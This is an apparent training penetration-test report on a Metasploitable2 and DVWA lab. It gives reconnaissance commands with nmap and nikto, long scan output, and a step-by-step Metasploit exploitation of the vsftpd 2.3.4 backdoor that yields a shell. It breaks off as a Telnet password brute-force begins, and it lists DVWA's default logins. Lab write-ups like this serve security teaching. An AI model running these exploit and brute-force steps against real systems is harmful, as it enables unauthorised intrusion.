Penetration Testing Report for Mayo Industries

Team / Provider : (For testing purposes only)

Authors / Roles

- Red Team
- Blue Team
- Purple Team

Scope : internal and external assessments of lab assets (Metasploit and DVWA) in the 192.168.56.[] lab environment . No network zones were off-limits.

Test dates : 01 Sep 2025 – 03 Oct 2025

Environment : isolated lab environment (Metasploit and DVWA)

All testing simulated and authorized.

Contents

Executive summary 4
Assumptions and Scope 5
Team Structure 6
Methodology 7
Victim's Box 8
Log in to DVWA 9
Information gathering 11
DIRB 11
Dmitry 11
theHarvester 11
Nslookup 12
Basic Ping Sweep (to confirm host is up) 12
Nmap 12
Angry IP Scanner 15
Nikto 16
Red Team Findings 17
vsftpd 2.3.4 Backdoor 17
Telnet with Weak Credentials 19
VNC (Weak/None Auth) 22
Weak Passwords 23
SSH Weak Authentication & Brute Force Susceptibility 27
SQL Injection in DVWA 29
Command Injection in DVWA 31
Command Injection in DVWA 2 33
Summary of Findings and Vulnerabilities 35
Business Impact Assessment 36
Recommendations (By Blue Team) 39
Proposed Remediation Roadmap 44
Purple Team 45
Conclusion 47

Executive summary

Between 01 Sep and 03 Oct 2025, a simulated penetration test of Mayo Industries' lab environment (Metasploit & DVWA) identified multiple critical vulnerabilities including a backdoored vsftpd 2.3.4 (remote root), cleartext Telnet with weak credentials, VNC with weak/no auth, and web application SQL/command injection in DVWA. These weaknesses allow full system compromise, data leakage, and lateral movement. Immediate actions required: disable insecure services, patch vulnerable software, enforce strong authentication and MFA, deploy detection (SIEM/EDR), and remediate web input validation. A prioritized roadmap is provided below.

Assumptions and Scope

- Target environment :
  - Lab VMs (Metasploit and DVWA) in the 192.168.56.[]

- Tests executed :
  - Network and application – level tests ○ No physical or social engineering attacks were performed

- Testing timeframe :
  - 01 Sep 2025 – 03 Oct 2025

- Authorized :
  - Simulated authorized lab exercise

- Tools used
  - Nmap ○ Dirb ○ Nikto ○ Dmitry ○ theHarvester ○ nslookup ○ ping ○ msfconsole ○ hydra ○ john ○ vncviewer

Team Structure

- The Red Team:

The Red Team replicates actual attackers to find vulnerabilities in technology, procedures, and people. To show how an attacker might get into and access the environment, they use reconnaissance and scanning tools (like Nmap and Nikto), exploit vulnerabilities found (like Metasploit), try privilege escalation and lateral movement, and run web-application attacks (DVWA) and password-cracking tools (like John and Hydra).

- The Blue Team :

To protect the system, the Blue Team concentrates on identifying, evaluating, and preventing attacks. In order to control, eliminate, and recover from incidents while enhancing monitoring and alerting, they analyze authentication and web-server logs, adjust and suggest SIEM detection rules, evaluate detection coverage, and create and carry out incident response procedures.

- The Purple Team :

By confirming that defensive measures do, actually prevent offensive strategies, the Purple Team unites Red and Blue. In order to transform offensive knowledge into practical defensive enhancements and improved procedures, they evaluate mitigations, conduct validation playbooks, compare Red Team findings against Blue Team controls, and record lessons learned.


Methodology

We have followed a standard penetration-testing workflow adapted to the lab environment: beginning with reconnaissance and footprinting (both passive and active techniques using tools such as theHarvester, dmitry, nslookup, and ping), then proceeding to scanning and enumeration with nmap for service and version detection and tools like dirb and nikto to discover web content and server issues. Exploitation and privilege escalation used Metasploit modules for known vulnerabilities (for example the vsftpd backdoor), plus brute-force attacks against Telnet and SSH with hydra and offline password cracking with john. Web application testing targeted DVWA to exercise SQL injection and command injection vectors and produced proof-of-concept payloads. Post-exploitation activities focused on gathering sensitive artifacts (e.g., /etc/shadow), attempting lateral movement, and further service enumeration. Finally, we produced a comprehensive report that documented findings, evaluated risk, provided a remediation roadmap, and recommended detection/response and validation steps.

Victim's Box

- Identify the ip address


Command : *ifconfig*




Log in to DVWA

- Type metasploit2's ip address on your attack box's browser and go to DVWA give default credentials as

username : admin
password : password




OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7

Information gathering

DIRB

- DIRB is a web content scanner that can be used to discover hidden web pages

- Command : *dirb http://192.168.56.[]*

Dmitry

- Dmitry is an open source information gathering tool used for reconnaissance and profiling of hosts, networks and web applications


- command :
  dmitry http://192.168.56.[]

theHarvester

- command : *theHarvester -d* 192.168.56.[] *-l 500 -b bing*


Nslookup

- command : *nslookup -query=any 192.168.56.[]*



Basic Ping Sweep (to confirm host is up)

- Command : *ping -c 4 192.168.56.[]*



Nmap

- Command : *nmap -sn 192.168.56.[range]*

- Command : *nmap 192.168.56.[]*

```
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

- Command : *nmap -sV -p 5900 192.168.56.[]*

- Command : *nmap -sV -sC -O*

```
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

- Command : *192.168.56.107 -oN metasploitable_scan.txt*


```
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50639/tcp   mountd
|   100005  1,2,3      53461/udp   mountd
|   100021  1,3,4      34946/udp   nlockmgr
|   100021  1,3,4      43505/tcp   nlockmgr
|   100024  1          35898/udp   status
|_  100024  1          54428/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, Support41Auth, SupportsTransactions, ConnectWithDatabase, LongColu
mnFlag, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: mZ\>`K6j6j5i4br8\G1\
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-10-02T06:12:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode net
work gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
```

```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-10-02T02:12:22-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.40 seconds
```

- 21/tcp vsftpd 2.3.4 : anonymous FTP allowed; Critical (well-known backdoor in 2.3.4).
- 1524/tcp bindshell (Metasploitable root shell) : Critical (direct root shell service).
- 5900/tcp VNC (protocol 3.3) : High (remote desktop; authentication present but weak/defaults possible).
- 22/tcp OpenSSH 4.7p1: High (old OpenSSH, may be brute-force/vuln to weak creds).
- 23/tcp Telnet : High (cleartext, brute-force risk). ○ 3306 MySQL, 5432 PostgreSQL, 1099 RMI, 2121 ProFTPD : Medium–High (databases, additional services; old versions).
- 80/8180 Apache & Tomcat, smb (139/445) : Medium (web app vulnerabilities, default credentials, share enumeration).
- Several other legacy/optional services (rsh, rexec, VNC, irc, NFS) that increase attack surface and lateral movement risk.

Angry IP Scanner




- Blue : Active Hosts
- Green : Open Hosts
- Red : Closed Hosts

Nikto

- Nikto Nikto is an open source web server scanner and security testing tool used to identify and detect security vulnerabilities and issues in web servers and web applications

- Command : *nikto -h http://192.168.56.[]*




Red Team Findings

vsftpd 2.3.4 Backdoor

- Host : 192.168.56.[]:21 (vsftpd 2.3.4)
- Description: Known backdoored release of vsftpd 2.3.4 allows remote root access when specific exploit traffic is sent
- Risk: Critical - attacker gains root with minimal effort.
- Business Impact: Total system compromise - ability to read sensitive data, install backdoors, pivot to internal systems.

POC:

- Command : *msfconsole -q search exploit vsftpd 2.3.4*



- Command : *show options*

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                       it/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Set target Remote HOSTS
  Command : *set RHOSTS 192.168.56.[]*

- See how the options to verify
  Command : *show options*

- Then run the module
  Command : *run*

```
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
File  Machine  View  Input
msfadmin@metasploitab
eth0      Link encap:E
          inet addr:19
          inet6 addr:
          UP BROADCAST
          RX packets:2
          TX packets:2
          collisions:0
          RX bytes:118
          Base address

lo        Link encap:L
          inet addr:12
          inet6 addr:
          UP LOOPBACK
          RX packets:9
          TX packets:9
          collisions:0
          RX bytes:193

msfadmin@metasploitab
vulnerable
msfadmin@metasploitab
/home/msfadmin
msfadmin@metasploitab
```

- Then you can see what you are doing in the Metasploit box's in your Kali box

Telnet with Weak Credentials

- Host/Service: 192.168.56.[]:23 (Telnet)

- Description: Telnet service running; weak/default credentials were discovered using password lists.


- Risk: High - credentials compromise and cleartext credential interception.

- Business Impact: Unauthorized access and lateral movement; easy to capture/relay credentials.


POC :

Lets brute force password from the password list

- Create password list :
  command : *nano fasttrack12.txt*

